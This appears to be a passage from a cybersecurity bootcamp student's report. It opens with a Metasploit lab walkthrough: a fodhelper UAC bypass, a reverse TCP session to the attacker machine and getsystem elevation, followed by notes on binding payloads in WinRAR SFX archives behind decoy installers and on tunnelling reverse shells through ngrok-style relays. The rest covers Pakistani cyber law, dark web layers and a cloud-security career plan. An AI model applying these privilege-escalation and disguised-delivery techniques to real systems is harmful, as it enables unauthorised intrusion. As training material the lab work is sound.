- The filtered token strips SeDebugPrivilege and SeImpersonatePrivilege, and disables the BUILTIN\Administrators group SID for standard interactive processes.
- Meterpreter's getsystem Technique 1 requires SeImpersonatePrivilege to call ImpersonateNamedPipeClient() and requires local admin rights to register a SYSTEM service. Because the filtered token lacks these rights, the Service Control Manager and Security Reference Monitor reject the request with Access is Denied.

```
# STEP 2: BRIDGING THE INTEGRITY GAP VIA UAC BYPASS (FODHELPER)
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > search bypassuac
msf exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
msf exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
```

```
msf exploit(windows/local/bypassuac_fodhelper) > set LHOST 192.168.100.113
msf exploit(windows/local/bypassuac_fodhelper) > set LPORT 4434
msf exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.100.113:4434
[+] UAC is set to Default
[+] LocalAdmin is a member of the Administrators group
[+] Part of Administrators group! Continuing...
[*] Meterpreter session 2 opened (192.168.100.113:4434 -> 192.168.64.9:55038)

# STEP 3: ELEVATION TO NT AUTHORITY\SYSTEM IN ELEVATED SESSION 2
meterpreter > getuid
Server username: WIN10\student
# NOTE: getuid still displays 'WIN10\student' because identity has not changed;
# however, the token has been elevated to High Integrity Level with full privileges.
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

3.6 Advanced Delivery Mechanics: SFX Archive Binding and WAN Ingress Tunnelling

Modern red-teaming and adversary simulation use more sophisticated packaging and egress-routing techniques to ensure reliable payload delivery.

A. WinRAR Self-Extracting (SFX) File Binding

Adversaries bind malicious executables with legitimate, signed utilities (such as Rufus, PDF readers, or corporate installers). Using WinRAR's SFX scripting engine, an archive is configured to extract both files silently to %TEMP%. The SFX directive executes both the legitimate decoy program (to satisfy the user's visual expectations) and the background payload simultaneously, while custom icons and version information mask the binary.

B. Wide Area Network (WAN) Ingress Tunnelling (LocalToNet / ngrok)

When attacking targets across public networks where the attacker lacks a static public IP or port-forwarding capability, reverse-TCP payloads require an egress bridge. Tunnelling utilities establish an encrypted, outbound, multiplexed tunnel from Kali to a public edge relay. The payload is configured with the public domain and port allocated by the relay (e.g., tcp.localtone.com:18492), while the Metasploit multi/handler binds locally to 0.0.0.0 on the redirected local port. This enables traversal across carrier-grade NAT (CGNAT) without exposing the attacker's physical host infrastructure.

C. Diagnostic Lesson: msfvenom LHOST Hostname Rejection

When LHOST is set to a tunnelling domain (e.g., LHOST=dvs61hnpiy.localto.net), msfvenom historically fails with: Error: One or more options failed to validate: LHOST. The diagnostic procedure is to resolve the domain via a ping to identify its underlying IPv4 address (e.g., 23.158.232.71), which then allows binary generation to succeed.

3.7 Legal, Ethical, and Scope Governance under Pakistan's PECA 2016

Penetration testing and security research must always operate within clear legal, regulatory, and contractual frameworks. In Pakistan, computer-related offences and offensive cyber activities are governed by the Prevention of Electronic Crimes Act (PECA) 2016. Security practitioners must recognise the specific legal boundaries defining authorised versus criminal activity:

- Section 3 (Unauthorized Access to Information System or Data): imposes severe criminal liability for intentionally accessing any system or data without authorisation.
- Section 4 (Unauthorized Copying or Transmission of Data): prohibits copying, exfiltrating, or transmitting data without lawful authorisation.
- Section 5 (Interference with Information System or Data): penalises impairing the functioning of a system, altering data, or deploying unauthorised programs.

Professional standards: professional security assessments require an explicit, signed Statement of Work (SoW), unambiguous Rules of Engagement (RoE), pre-defined IP address ranges, verified written authorisation from the system owner, and strict chain-of-custody logging. Testing without explicit written consent is a federal offence regardless of educational or benign intent.

4. The Dark Web: Architecture, the Relay Model, and Lawful Investigation

The dark web is not an impenetrable mystery — it is a set of overlay networks that provide cryptographic anonymity using publicly documented protocols. Understanding its underlying routing architecture is what allows cybersecurity professionals to investigate it lawfully.

4.1 The Three Layers of the Web

- Surface web: publicly reachable and indexed by search engines (e.g., news portals, Wikipedia, public corporate domains).
- Deep web: reachable via standard web browsers but not indexed by search engines, because content sits behind authentication forms, paywalls, or dynamic queries (e.g., webmail inboxes, company intranets, cloud database portals). The deep web accounts for over 90% of web traffic.
- Dark web: a specialised subset of the deep web comprising overlay networks that require specialised software and protocols to access (e.g., Tor onion services, I2P eepsites). Conflating the deep web with the dark web is the single most common public misconception.

4.2 The Four Overlay Networks and the Tor Three-Relay Architecture

- Tor (The Onion Router): a three-relay circuit through a global volunteer network using .onion addresses.
- I2P (Invisible Internet Project): a garlic-routed, peer-to-peer network using .i2p addresses.
- Freenet / Hyphanet: a decentralised, censorship-resistant datastore using cryptographic keys rather than addressable domains.
- ZeroNet: a distributed, peer-to-peer web running over BitTorrent protocols.

5. Task 3 — Professional Career Statement and 90-Day Execution Roadmap

5.1 Professional Career Statement

As an aspiring Cloud Security Engineer graduating from the PSEB/Atomcamp DEPLOY AI Cybersecurity Bootcamp, my professional objective is to build a career in cloud infrastructure security, focusing on protecting cloud-based systems, applications, networks, and digital assets.

My primary specialism is cloud security, with an emphasis on Microsoft Azure, Amazon Web Services (AWS), and Google Cloud Platform (GCP). I aim to develop practical expertise in cloud architecture, Identity and Access Management (IAM), security monitoring, vulnerability assessment, threat detection, and incident response.

By combining foundational cybersecurity knowledge with hands-on experience in network security, Windows and Linux administration, vulnerability assessment, and security monitoring, I intend to develop the technical capability required to protect modern enterprise cloud environments.

My long-term objective is to become a qualified Cloud Security Engineer capable of designing secure cloud infrastructure, identifying security misconfigurations, implementing security controls, and responding effectively to cloud-based cyber threats.

5.2 Assessment of the Pakistani and Regional Job Market

- Entry-level demand: growing opportunities exist across Pakistan's IT services sector, software houses, telecommunications companies, commercial banks, and organisations adopting cloud technologies.
- Most realistic entry roles: Junior Cloud Security Analyst, Cloud Support Engineer, SOC Analyst (Cloud Security), Junior AWS Security Associate, and Azure Security Analyst.
- Regional mobility: the UAE, Saudi Arabia, Qatar, and other Gulf states offer opportunities for cloud security professionals as organisations invest in cloud transformation and enterprise cybersecurity.
- Core differentiator: a publicly accessible GitHub portfolio demonstrating secure cloud deployments, IAM configurations, cloud threat detection, automated security assessments, and well-documented practical work.

5.3 The Security Operations Centre (SOC): The Entry-Level Pathway

A Security Operations Centre (SOC) continuously monitors an organisation's IT infrastructure to identify, investigate, and respond to cybersecurity threats. Understanding SOC operations matters for Cloud Security Engineers, because cloud environments also require continuous security monitoring, log analysis, threat detection, and incident response. The SOC operational process consists of three major stages, summarised in Table 2.

Stage	What Happens	Typical Tooling
Log collection	Firewalls, routers, Linux servers, Windows endpoints, and cloud platforms send security logs to a centralised location.	Syslog, Wazuh agents, Windows Event Forwarding, AWS CloudTrail
Log correlation	Events from multiple sources are combined to identify suspicious patterns and potential security incidents.	SIEM, Wazuh, Microsoft Sentinel
Analysis and response	Analysts investigate alerts, assess severity, identify threats, and implement appropriate responses.	Security dashboards, incident-response playbooks, ticketing systems

Table 2: The three operational stages of a SOC, their function, and typical tooling.

SOC experience provides a practical foundation for cloud security monitoring and incident response. These skills are essential for identifying compromised cloud accounts, suspicious API activity, unauthorised access, and cloud infrastructure misconfigurations.

5.4 Wazuh: An Open-Source Route into Security Operations

Wazuh is an open-source security monitoring platform that provides security event analysis, endpoint monitoring, vulnerability detection, file-integrity monitoring, and threat detection. It is an affordable option for students and organisations seeking to develop practical security monitoring capability without expensive commercial SIEM licensing.

Component	Role
Wazuh Agent	Installed on endpoints to collect security events, system logs, and file-integrity information.
Wazuh Manager	Receives, decodes, analyses, and correlates security events using detection rules.
Wazuh Indexer	Stores and indexes collected security data for efficient searching and analysis.
Wazuh Dashboard	Provides security visualisation, alert monitoring, and investigation capabilities.

Component	Role
OpenSearch	Provides the underlying search and analytics functionality.

Table 3: Core components of the Wazuh security monitoring platform.

The Practical Pathway

- Deploy a Wazuh server on a dedicated Linux virtual machine.
- Install Wazuh agents on Windows and Linux endpoints.
- Connect Kali Linux as a testing machine within an isolated virtual network.
- Generate controlled security events, including port scans, failed authentication attempts, and suspicious command execution.
- Monitor endpoint activity through the Wazuh dashboard.
- Investigate generated alerts and identify the corresponding attack techniques.
- Document findings, detection results, and remediation recommendations.

Cloud security extension: after developing endpoint-monitoring skills, the project can be extended by integrating AWS CloudTrail logs and investigating cloud-related security events — demonstrating the ability to monitor both traditional IT infrastructure and cloud environments. This exercise develops log analysis, threat detection, incident investigation, and security-monitoring skills while producing a valuable GitHub portfolio project.

5.5 Cloud Security Engineering: The Primary Specialism

Cloud security engineering focuses on protecting cloud-hosted infrastructure, applications, identities, networks, and data against cyber threats. It involves implementing security controls, monitoring cloud environments, identifying misconfigurations, and maintaining the confidentiality, integrity, and availability of cloud resources. Table 4 summarises the major areas of specialisation.

Specialism	Focus	Entry Credential
AWS cloud security	Securing AWS infrastructure, IAM, S3, EC2, and cloud networks.	AWS Security Specialty
Azure cloud security	Securing Azure resources, Microsoft Entra ID, networking, and cloud workloads.	AZ-500 / SC-500
Cloud security monitoring	Detecting suspicious cloud activity and investigating security incidents.	Microsoft Sentinel, AWS GuardDuty
Cloud infrastructure security	Securing VPCs, VNets, subnets, firewalls, and cloud architecture.	AWS and Azure architecture certifications
Cloud governance and compliance	Implementing security policies, risk management, and compliance controls.	ISO 27001, cloud security frameworks
DevSecOps	Integrating security into software development and deployment pipelines.	Terraform, Docker, Kubernetes, CI/CD

Table 4: Major cloud security specialisms, their focus areas, and relevant entry credentials.

Selected specialism: AWS and Microsoft Azure cloud security, with a focus on Identity and Access Management, cloud infrastructure protection, security monitoring, and incident response.

5.6 Target Industry Credentials and Professional Development

To establish professional credibility in cloud security, I intend to pursue industry-recognised certifications that demonstrate foundational cloud knowledge and practical security skills, as outlined in Table 5.

Timeline	Target Certification	Primary Focus
Months 1–4	Microsoft Certified: Cloud and AI Security Engineer Associate (SC-500)	Cloud identity, data protection, infrastructure security, and security monitoring.
Months 5–6	AWS Certified Security – Specialty	Advanced AWS security architecture, encryption, threat detection, and incident response.

Table 5: Planned certification roadmap and primary focus areas.

These certifications will support my professional development; however, my primary focus will remain on practical cloud laboratories, hands-on technical skills, and documented projects rather than relying exclusively on certifications.

5.7 Final Career Objective

My career objective is to become a professional Cyber Security Engineer specialising in cloud security, identity and access management, infrastructure protection, security monitoring, and incident response. In the long term, I plan to pursue a Master's degree and a PhD in Cyber Security.